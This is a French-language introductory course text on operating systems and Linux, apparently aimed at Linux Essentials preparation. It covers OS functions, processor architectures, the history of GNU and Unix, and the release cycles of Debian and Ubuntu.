- Un système d'exploitation (souvent appelé OS pour Operating System) est un ensemble de programmes qui dirige l'utilisation des capacités d'un ordinateur (matériel) par des logiciels applicatifs.

2.1. Fonction d'un OS

Il s'occupe au minimum de :

- La gestion des processus (programmes)
- La gestion de la mémoire
- Le système de fichiers
- La gestion des entrées/sorties

2.2. Caractéristiques d'un OS moderne

Linux est un système d'exploitation :

- **Multi-tâches** : Un système d'exploitation est multitâche (en anglais : multitasking) s'il permet d'exécuter, de façon apparemment simultanée, plusieurs programmes informatiques.
- **Multi-utilisateurs** : Un système d'exploitation multi-utilisateur est conçu pour permettre à plusieurs utilisateurs d'utiliser l'ordinateur simultanément, tout en limitant les droits d'accès de chacun afin de garantir l'intégrité de leurs données.
- **Multi-processeurs**

3. Architectures matérielles

Linux est supporté sur tout type d'architecture :

- Serveurs d'entreprise
- Serveurs de Data Center
- Ordinateurs de bureau
- Ordinateurs portables
- Ordinateurs légers
- Mainframes
- Embarqués Industrie
- Embarqués automobile, domotique, domestique, ...
- Appareils mobiles, appareils légers
- CPE,
- Périphériques d'infrastructure réseau/stockage/multimédia

3.1. Processeurs

ARM	Intel/AMD


Architecture RISC	Architecture CISC
A performance égale, réduction des coûts de production et meilleure efficacité thermique (ARM Cortex-A15 28nm 1.62mm ²)	Complexité matérielle plus coûteuse (AMD Jaguar 28nm 3.1mm ²) en conception et en énergie
Stratégie commerciale : licence	Intel/AMD
Unix	Unix / Windows
Bootloader	Bios

3.2. ARM Business Model

Les architectures ARM sont des architectures matérielles RISC 32 bits (ARMv1 à ARMv7) et 64 bits (ARMv8)1 développées par ARM Ltd depuis 1990 et introduites à partir de 1983 par Acorn Computers.

Dotés d'une architecture relativement plus simple que d'autres familles de processeurs, et bénéficiant d'une faible consommation, les processeurs ARM sont devenus dominants dans le domaine de l'informatique embarquée, en particulier la téléphonie mobile et les tablettes.

Ces processeurs sont fabriqués sous licence par un grand nombre de constructeurs.



Source : <http://ir.arm.com/phoenix.zhtml?c=197211&p=irol-model> et https://fr.wikipedia.org/wiki/Architecture_ARM

3.3. Matériel embarqué

On trouvera ici une liste des ordinateurs embarqués dans http://en.wikipedia.org/wiki/Comparison_of_single-board_computers

Dans laquelle on retrouve des plateformes ARM, Intel et AMD, mais aussi des architectures MIPS.

À titre d'exemple, Openwrt est une distribution Linux pour routeurs domestiques dont on trouve ici la liste.



Par exemple, Raspberry Pi 3, A 1.2GHz 64-bit quad-core ARM Cortex-A53 CPU, 1Go RAM, 802.11n WLAN et Bluetooth 4.1 intégrés, source : <https://www.raspberrypi.org/blog/raspberry-pi-3-on-sale/>



Gobalscale Mirabox, Source : <http://wiki.ipfire.org/en/hardware/arm/globalscale/mirabox>

- 1.2Ghz Marvell Armada CPU ARMADA 370 ARM v7 compliant
- 802.11b/g/n Wifi with Marvell 88W8787 and Bluetooth 3.0
- 1GB DDR3
- 1 GB NAND Flash
- 2 each 10/100/1000 Ethernet Ports
- 2 each USB 3.0 host
- 1 microsd card slot/reader, 1 additional Mini PCIe slot for expansion (internal) For additional 2x2, 3x3, 4x4 WiFi Radios, or 3G modules
- 3 LED controlled by GPIO, reset button
- external power supply
- Port for JTAG and Debugging options

4. Qu'est-ce que Linux ?

- Linux est d'abord le nom d'un noyau (le contrôleur central)
- Avec quelques outils supplémentaires, on obtient un système d'exploitation (OS) :
 - Un environnement Shell (une ligne de commande)
 - La gestion du système (ajouter des utilisateurs,...)
 - Des applications (mail, web, développement,...)
 - Le tout est mis dans une distribution Linux :
 - dépôts de paquetages, maintenance des logiciels, scripts de lancement,...
- interfaces graphiques, communautés, ...


4.1. Origine de Linux

- Créé en 1991 par Linus Torvalds pour des processeurs 80386, il y a plus de 20 ans.
- Reproduit le comportement d'un noyau UNIX (1969).
- Repris par une communauté de développement.
- Le projet GNU ajoute une série d'outils autour du noyau.

4.2. Qu'est-ce que Unix ?

- Unix a été créé par Bell Labs en 1969.
- Populaire dans les milieux académiques et sur les Mainframes (1980).
- Donne le nom à une famille de systèmes d'exploitation (notamment FreeBSD, NetBSD et OpenBSD), Dalvik/Linux (Android), GNU/Linux, iOS et OS X.
- Le nom « UNIX » est une marque déposée de l'Open Group, qui autorise son utilisation pour tous les systèmes certifiés conformes à la *Single UNIX Specification*.


4.3. Famille Unix



4.4. Que fait Linux ?

- Le noyau gère les processus applicatifs
- Attribue et récupère la mémoire
- Gère les accès aux disques et au processeur (CPU)
- Met une couche d'abstraction sur le matériel pour des applications "hardware-agnostic"
- Fournit la sécurité et l'isolation des utilisateurs
- Est capable de passer à la gestion de processus multiples (preemptive multitasking, SMP)

4.5. Ubiquité du noyau Linux



5. GNU

GNU est un projet de système d'exploitation libre lancé en 1983 par Richard Stallman, puis maintenu par le projet GNU. Son nom est un acronyme récursif qui signifie en anglais « GNU's Not UNIX » (littéralement, « GNU n'est pas UNIX »). Il reprend les concepts et le fonctionnement d'UNIX. Le système GNU permet l'utilisation de tous les logiciels libres, pas seulement ceux réalisés dans le cadre du projet GNU. Son symbole est un gnou, un animal vivant en Afrique.

Il existe à ce jour deux distributions du système d'exploitation GNU :

- Arch Hurd ;
- Debian GNU/Hurd.

GNU/Linux (souvent appelé "Linux") est une variante du système d'exploitation GNU fonctionnant avec le noyau Linux. Le projet GNU avait originellement prévu le développement du noyau Hurd pour compléter le système, mais au début des années 1990, Hurd ne fonctionnait pas encore et son développement rencontrait encore des difficultés. L'arrivée du noyau Linux permit l'utilisation du système GNU sur les ordinateurs animés par des microprocesseurs de la famille Intel x86, en favorisant sa large diffusion par la complémentarité des projets.

Source : <https://fr.wikipedia.org/wiki/GNU>

6. Evolution des OS

- Support de la virtualisation
- Support accru pour les architectures autres qu'Intel
- Support de la reconnaissance automatique du matériel
- Un support et un développement communautaire

7. Open Source

- Les êtres humains conçoivent des applications, des systèmes et des idées en langue intelligible pour les machines : du code à exécuter.
- Le terme "Open Source" pour correspondre à l'idée que vous avez accès au code et que vous pouvez modifier ce code.

8. Références

- http://fr.wikibooks.org/wiki/Le_syst%C3%A8me_d%27exploitation_GNU-Linux
- http://fr.wikipedia.org/wiki/Syst%C3%A8me_d%27exploitation
- http://fr.wikipedia.org/wiki/Projet_GNU

2. Distributions Linux et cycles de maintenance

1. Objectifs Linux Essentials 4.1

Connaissance des systèmes d'exploitations les plus réputés et des distributions Linux.


Domaines de connaissance les plus importants :

- Différences entre Windows, Mac et Linux .
- Cycle de développement des distributions. Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :
- Interface graphique versus ligne de commande, configuration du bureau.
- Cycles de maintenance, beta et stable.

2. Distribution Linux

Une distribution Linux est composée :

- Du noyau
- Des outils d'environnement
- D'un logiciel d'installation
- D'un outil de gestion des paquetages logiciels



2.1. Critères de choix d'une distribution Linux

https://en.wikipedia.org/wiki/Comparison_of_Linux_distributions

- Architecture matérielle :
 - i386,
 - amd64,
 - arm
- Système de paquetage :
 - dpkg,
 - rpm,
 - autres : opkg, pacman, emerge
- Droits :
 - FSF,
 - commercial,
 - GPL
- Stabilité :
 - cycles de maintenance,
 - support,
 - End of Life (EOL)
- Usage :
 - bureautique,
 - mobile,

- serveur
- Commodité :
 - Pratique,
 - habitude,
 - procédure
- Support commercial
 - Supports techniques
 - Solution SaaS

2.2. Familles Linux

Pour une présentation graphique des familles GNU/Linux : <https://prezi.com/ipbdborsg1qd/gnulinux-distribution-timeline-1210/>

Distributions Généralistes

Si les outils "maison" des distributions (services, paquetages, ...) et leurs comportements par défaut font toujours la différence, les procédures et les syntaxes deviennent de plus en plus similaires.

Aussi, les concepteurs de logiciels laissent la plupart du temps leur code ouvert, ce qui invite à les compiler soi-même dans leur dernière version. Même si la distribution et l'installation de binaires déjà compilés par les mainteneurs des distributions reste une préférence, de plus en plus de projets logiciels proposent de plus en plus leurs propres dépôts de paquetages.

Voici une liste non-exhaustive des distributions généralistes et leurs dérivés, par famille :

- [Debian](#), [Ubuntu](#), [Kali](#), [Mint](#)
- [Redhat](#), [CentOS](#), [Fedora](#)
- [Slackware](#), [Suse](#), [OpenSuse](#)

Distributions Spécifiques

Ces distributions sont plus spécifiques. Elles disposent chacunes de leur propre communauté, histoire et objectif. Par exemple,

- [OpenWRT](#)
- [Archlinux](#)
- [Gentoo](#)
- [CoreOS](#)

Enfin, on connaîtra aussi bon nombre de **distributions spécialisées** qui remplissent un objectif assez précis. Elles se basent sur l'une ou l'autre des distributions généralistes ou spécialisées. Kali Linux est un bon exemple : basée Debian, elle propose ses propres dépôts pour des logiciels de sécurité.

3. Cycle de révision

Un cycle de révision fournit des mises à jour et des nouvelles versions. On peut connaître des :

- révisions mineures : corrections de bugs ou des ajouts de fonctionnalités secondaires
- révisions majeures : nouvelles fonctionnalités, voire nouvelle conception

Exemples :

- Debian connaît un cycle de plusieurs années
- Ubuntu connaît un cycle de tous les 6 mois
- Fedora est révisé tous les 6 mois
- Une révision mineure est proposée tous les 12/18 mois chez RHEL
- Une révision majeure est proposée tous les 3/6 ans chez RHEL

4. Cycle de maintenance

Un cycle de maintenance est la durée pendant laquelle un logiciel est corrigé et maintenu sur un système de manière cohérente.

- Un statut EOL (End of Life) indique la fin de ce support.
- Une mise à niveau (upgrade) est nécessaire pour continuer à bénéficier d'un support de maintenance.

5. Debian

- Distribution non-commerciale : GNU/Linux par excellence
- Support d'un grand nombre d'architectures dont ARM
- Paquetages compilés sont disponibles en dépôts locaux ou instantanés : dpkg, apt, synaptic



debian

5.1. Présentation du projet Debian

Debian est une organisation composée uniquement de bénévoles, dont le but est de développer le logiciel libre et de promouvoir les idéaux de la communauté du logiciel libre. Le projet Debian a démarré en 1993, quand Ian Murdock invita tous les développeurs de logiciels à participer à la création d'une distribution logicielle, complète et cohérente, basée sur le nouveau noyau Linux. Ce petit groupe d'enthousiastes, d'abord subventionné par la [Free Software Foundation](#), et influencé par la philosophie [GNU](#), a grandi pour devenir une organisation composée par environ 1026 [développeurs Debian](#).

Les développeurs Debian s'impliquent dans de multiples activités, par exemple, l'administration des sites [web](#) et [FTP](#), la conception graphique, l'analyse juridique des licences logicielles, l'écriture de la documentation et, bien sûr, la maintenance des paquets logiciels.

Pour communiquer notre philosophie et attirer des développeurs qui adhèrent à nos principes, le projet Debian a publié un certain nombre de documents qui mettent en évidence nos valeurs et expliquent ce que signifie être un développeur Debian :

- Le [contrat social Debian](#) est la déclaration des engagements de Debian vis-à-vis de la communauté du logiciel libre. Quiconque est d'accord pour se conformer à ce contrat social peut devenir un [développeur Debian](#). Tout développeur Debian peut introduire de nouveaux logiciels dans Debian, à condition que ces paquets se conforment à nos critères de liberté et répondent à nos critères de qualité ;
- Les [directives Debian pour le logiciel libre](#) (*Debian Free Software Guidelines*, ou *DFSG*) sont une déclaration claire et concise des critères Debian en matière de logiciel libre. Ce document a une grande influence sur le mouvement pour le logiciel libre ; il est à la base de la définition de l'[Open Source](#) ;
- La [charte Debian](#) est une spécification détaillée des standards de qualité du projet Debian.

Les développeurs Debian participent aussi à d'autres projets : certains sont spécifiques à Debian, d'autres concernent tout ou partie de la communauté Linux. Voici quelques exemples :

- Le [Linux Standard Base](#) (LSB) est un projet dont le but est de standardiser le système GNU/Linux de base. Les concepteurs de matériels et de logiciels pourront ainsi plus facilement concevoir des applications et des pilotes de périphériques pour un système Linux générique plutôt que pour une distribution particulière ;
- Le [standard pour l'organisation des systèmes de fichiers](#) (FHS) est un effort pour standardiser l'organisation du système de fichiers Linux. Le FHS permettra aux développeurs de logiciels de se concentrer sur la conception de programmes, sans avoir à se préoccuper de la façon dont le paquet sera installé dans les différentes distributions GNU/Linux ;
- [Debian Jr.](#) est un projet interne dont le but est de s'assurer que Debian a quelque chose à offrir à nos utilisateurs les plus jeunes.

Pour des informations plus générales sur Debian, voir la [FAQ Debian](#).


Source : <https://www.debian.org/releases/stable/amd64/ch01s01.html.fr>

5.2. Versions (Branches) Debian

- Debian Squeeze (6.0) sera supporté jusqu'en 02/2016

- old stable : Wheezy (7.0), publiée en Mai 2013, les seules mises à jour sont des correctifs de sécurité ;
- stable : Jessie (8.0) est l'actuelle stable depuis le 26 avril 2015 ;
- testing : Stretch (9.0) future version stable où seuls les paquets suffisamment matures peuvent rentrer ;
- unstable : surnommée Sid, il s'agit d'une version en constante évolution, alimentée sans fin par de nouveaux paquets ou de mises à jour de paquets déjà existants (on parle de Rolling release).

Debian release timeline



5.3. Architectures Debian

- Intel : 386, kfreebsd-i386, amd64, kfreebsd-amd64, ia64
- ARM : armel, armhf
- Autres : mips, mipsel, powerpc, sparc, s390x

Note : Une distribution Debian est optimisée pour la plateforme Raspberry Pi (armhf) : [Raspbian](#).

6. Ubuntu


- Commandité par la société Canonical et une marque déposée par cette même société.
- Basé Debian, Ubuntu respecte les licences GNU et l'esprit Open Source.
- Vise à être disponible pour tout écosystème (les télévisions, les smartphones, et les tablettes). Le gestionnaire de bureau Unity, comme son nom l'indique, vise à unifier l'expérience utilisateur sur chacun des supports. Mais l'enjeu porte aussi sur le développement des technologies de l'informatique en nuage, notamment par un soutien fort apporté au projet [Openstack](#).
- https://doc.ubuntu-fr.org/ubuntu_distribution



6.1. Version stables Ubuntu

- Version standard sort 2 fois par an (supportée pendant 9 mois)
- Version LTS (Long Term Support) une fois tous les 2 ans supportée 5 ans :
- 2 ans pour les māj de sécurité et de pilotes matériel
- 3 ans en plus pour les māj de sécurité seulement

6.2. Versions Ubuntu



Numéro de version	Nom de code	Date de sortie	Date de fin de soutien Postes de travail	Serveurs
Ubuntu 4.10	The Warty Warthog (le phacochère verrueux)	20 octobre 2004	30 avril 2006	<i>idem</i>
Ubuntu 5.04	The Hoary Hedgehog (le hérisson vénérable)	8 avril 2005	31 octobre 2006	<i>idem</i>
Ubuntu 5.10	The Breezy Badger (le blaireau jovial)	13 octobre 2005	13 avril 2007	<i>idem</i>
Ubuntu 6.06 LTS	The Dapper Drake (le canard pimpant)	1er juin 2006	14 juillet 2009	1er juin 2011
Ubuntu 6.10	The Edgy Eft (Le Triton Agité)	26 octobre 2006	25 avril 2008	<i>idem</i>
Ubuntu 7.04	The Feisty Fawn (le faon courageux)	19 avril 2007	19 octobre 2008	<i>idem</i>
Ubuntu 7.10	The Gutsy Gibbon (le gibbon fougueux)	18 octobre 2007	18 avril 2009	<i>idem</i>
Ubuntu 8.04 LTS	The Hardy Heron (le héron robuste)	24 avril 2008	12 mai 2011	9 mai 2013
Ubuntu 8.10	The Intrepid Ibex (Le bouquetin intrépide)	30 octobre 2008	30 avril 2010	<i>idem</i>
Ubuntu 9.04	The Jaunty Jackalope (le jackalope enjoué)	23 avril 2009	23 octobre 2010	<i>idem</i>
Ubuntu 9.10	The Karmic Koala (le koala karmique)	29 octobre 2009	30 avril 2011	<i>idem</i>
Ubuntu 10.04 LTS	The Lucid Lynx (le lynx lucide)	29 avril 2010	9 mai 2013	30 avril 2015
Ubuntu 10.10	The Maverick Meerkat (le suricate rebelle)	10 octobre 2010	10 avril 2012	<i>idem</i>
Ubuntu 11.04	The Natty Narwhal (le narval chic)	28 avril 2011	28 octobre 2012	<i>idem</i>
Ubuntu 11.10	The Oneiric Ocelot (l'ocelot onirique)	13 octobre 2011	9 mai 2013	<i>idem</i>

Ubuntu 12.04 LTS	The Precise Pangolin (le pangolin précis)	26 avril 2012	28 avril 2017	
Ubuntu 12.10	The Quantal Quetzal (le quetzal quantique)	18 octobre 2012	16 mai 2014	<i>idem</i>
Ubuntu 13.04	The Raring Ringtail (le bassaris enthousiaste)	25 avril 2013	27 janvier 2014	<i>idem</i>
Ubuntu 13.10	The Saucy Salamander (la salamandre délurée)	17 octobre 2013	17 juillet 2014	<i>idem</i>
Ubuntu 14.04 LTS	The Trusty Tahr (le bélier confiant)	17 avril 2014	Avril 2019	
Ubuntu 14.10	The Utopic Unicorn (la licorne utopique)	23 octobre 2014	23 juillet 2015	<i>idem</i>
Ubuntu 15.04	The Vivid Vervet (le vervet vif)	23 avril 2015	4 février 2016	<i>idem</i>
Ubuntu 15.10	The Wily Werewolf (le loup-garou rusé)	22 octobre 2015	28 juillet 2016	<i>idem</i>
Ubuntu 16.04 LTS	The Xenial Xerus (le xerus hospitalier)	21 avril 2016	Avril 2021	
Ubuntu 16.10	The Yakkety Yak (le yak bavard)	13 octobre 2016	Juillet 2017	<i>idem</i>
Ubuntu 17.04	The Zesty Zapus (le zapus plaisant)	13 Avril 2017	Janvier 2018	<i>idem</i>
Ubuntu 17.10	The Artful Aardvark (l'oryctérope du Cap astucieux)	19 Octobre 2017	Juillet 2018	<i>idem</i>

6.3. Images Ubuntu

Plusieurs images et variantes disponibles :

